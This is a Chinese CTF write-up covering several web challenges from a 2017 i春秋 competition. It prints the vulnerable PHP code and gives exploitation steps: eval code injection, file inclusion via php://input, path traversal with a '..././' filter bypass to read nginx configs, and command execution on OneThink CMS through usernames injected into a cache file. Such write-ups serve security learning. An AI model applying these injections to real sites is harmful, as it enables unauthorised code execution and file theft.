i春秋“百度杯”二月第二场Web专题

原创

i春秋论坛 于 2017-02-22 14:47:26 发布 1978 收藏
分类专栏： CTF

本文链接：https://blog.csdn.net/wodafa/article/details/56485217

Misc&Web 1

```php
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
if(!preg_match('/^\w*$/',$a )){
  die('ERROR');
}
eval("var_dump($$a);");
show_source(__FILE__);
?>
```

查看源码，得知限制了只允许数字字母下划线
利用超全局变量 $GLOBALS

Misc&Web 2

```php
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
```

很明显的代码注入

获得flag

Misc&Web 3

```php
<?php
error_reporting(0);
session_start();
require('./flag.php');
if(!isset($_SESSION['nums'])){
  $_SESSION['nums'] = 0;
  $_SESSION['time'] = time();
  $_SESSION['whoami'] = 'ea';
}

if($_SESSION['time']+120<time()){
  session_destroy();
}

$value = $_REQUEST['value'];
$str_rand = range('a', 'z');
$str_rands = $str_rand[mt_rand(0,25)].$str_rand[mt_rand(0,25)];

if($_SESSION['whoami']==($value[0].$value[1]) && substr(md5($value),5,4)==0){
  $_SESSION['nums']++;
  $_SESSION['whoami'] = $str_rands;
  echo $str_rands;
}

if($_SESSION['nums']>=10){
  echo $flag;
}

show_source(__FILE__);
?>
```

SESSION nums需要>=10返回flag
初始化为0
其中substr(md5($value),5,4)==0是恒成立的
只要满足whoami 等于就会 对nums加1
Whoami初始化为ea
并且加一的同时会输出 下一个随机whoami值 不知道是不是题出错了 只需要提交10次就可以了


```
ygflag{3af3aa60-b7dd-4e9b-b61f-e13ecd827222} <?php
error_reporting(0);
session_start();
require('./flag.php');
```

第一次提交value[0]=e&value[1]=a
接下来的value值根据输出出来的 对应构造请求就可以了

Web 4 include


```php
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
    include($_REQUEST['path']);
}else{
    include('phpinfo.php');
}
```

很明显的包含漏洞
查看phpinfo 信息发现allow_url_include 是开启的 可以利用php://input 等协议 执行任意代码

获得flag

Web 5 zone

设置了login=0
伪造login=1 重新访问下



拿到一个管理页面
http://fff70c630e154d28b1f69c128565dc86cde01d11dc9342af.ctf.game/manages/admin.php?module=index&name=php
看样子是一个包含漏洞
测试fuzz
http://fff70c630e154d28b1f69c128565dc86cde01d11dc9342af.ctf.game/manages/admin.php?module=in../dex&name=php
返回正常
http://fff70c630e154d28b1f69c128565dc86cde01d11dc9342af.ctf.game/manages/admin.php?module=in./dex&name=php
返回空白
替换了../
双重构造饶过
http://fff70c630e154d28b1f69c128565dc86cde01d11dc9342af.ctf.game/manages/admin.php?module=..././..././..././..././..././etc/hosts&name=


包含日志 爆破上传路径均失败
查看了nginx.conf 文件
http://fff70c630e154d28b1f69c128565dc86cde01d11dc9342af.ctf.game/manages/admin.php?module=../../../../../../../../etc/nginx/nginx.conf&name=

```
    # HTTPS server
    #
    #server {
    #    listen       443 ssl;
    #    server_name  localhost;

    #    ssl_certificate      cert.pem;
    #    ssl_certificate_key  cert.key;

    #    ssl_session_cache    shared:SSL:1m;
    #    ssl_session_timeout  5m;

    #    ssl_ciphers  HIGH:!aNULL:!MD5;
    #    ssl_prefer_server_ciphers  on;

    #    location / {
    #        root   html;
    #        index  index.html index.htm;
    #    }
    #}
    include  sites-enabled/default;
}
```

继续查看这个文件
http://fff70c630e154d28b1f69c128565dc86cde01d11dc9342af.ctf.game/manages/admin.php?module=../../../../../../../../etc/nginx/sites-enabled/default&name=

```
    location /online-movies {
            alias /movie/;
            autoindex on;
        }

    location ~ /\.ht {
        deny all;
    }
```

这里比较可疑 通过搜索引擎搜索 得知 这个地方设置错误会导致目录遍历下载漏洞
具体利用可百度



获得FLAG

Web 5 onethink

题目提示利用已知的漏洞拿shell，百度搜 “onethink 漏洞”，找到以下文章

http://www.ourlove520.com/Article/diannao/wangluo/227731.html //onethink最新通杀getshell定位分析

http://www.hackdig.com/06/hack-36510.html //thinkphp框架写的开源系统或被getshell tp官方onethink举例

大意是thinkphp的缓存方式缺陷配合onethink过滤不严造成的命令执行漏洞。

thinkphp的默认缓存方式S()是以File方式，在/Runtime/Temp 下生成文件名固定的缓存文件

onethink在/Runtime/Temp生成缓存文件2bb202459c30a1628513f40ab22fa01a.php，其中记录的用户名可以被用户控制，由于注册时只限制了用户名长度，没有对内容进行过滤，造成了命令执行漏洞。

虽然图都挂了，但是看代码和文字分析，把源码下回来本地搭环境测试了好久，勉强把漏洞利用复现出来。

由于限制了用户名长度，用burpsuit改包，注册下面2个帐号：

%0a$a=$_GET[a];//

%0aecho `$a`;//

然后依次登录，这里要注意顺序，因为先登录的会先写进缓存文件,顺序写反了就执行不了了

最后访问

/Runtime/Temp/2bb202459c30a1628513f40ab22fa01a.php?a=cat ../../flag.php

得到flag